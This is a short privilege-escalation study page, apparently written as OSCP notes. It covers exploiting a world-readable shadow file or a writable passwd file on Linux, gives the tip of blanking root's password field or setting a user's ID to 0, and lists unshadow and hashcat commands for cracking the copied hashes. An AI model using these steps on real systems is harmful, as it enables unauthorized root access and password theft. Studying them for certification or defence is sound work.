> For the complete documentation index, see [llms.txt](https://oscp.adot8.com/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://oscp.adot8.com/linux-privilege-escalation/passwords-and-file-permissions/weak-file-permissions.md).
# Weak File Permissions

### Check permissions of the shadow file

Reading the file is allowed by "other" users who aren't the owner or in the owning group
{% hint style="info" %}
It is possible to just change the **x** for the root user in the **passwd** file, then su using no password
Or we can change our users user and group id to 0 to become the root user
{% endhint %}
{% embed url="" %}
### Cracking shadow passwords
Copy contents of passwd and shadow into new files on your machine
Use **unshadow** to turn into a easier crackable format ad fill in the blank
```
unshadow passwd shadow > unshadow
```
Find hash type
```
hashcat --example-hashes | grep -i '\$6\$'
```
Crack
```
hashcat -m 1800 unshadow ~/rockyou.txt -O
```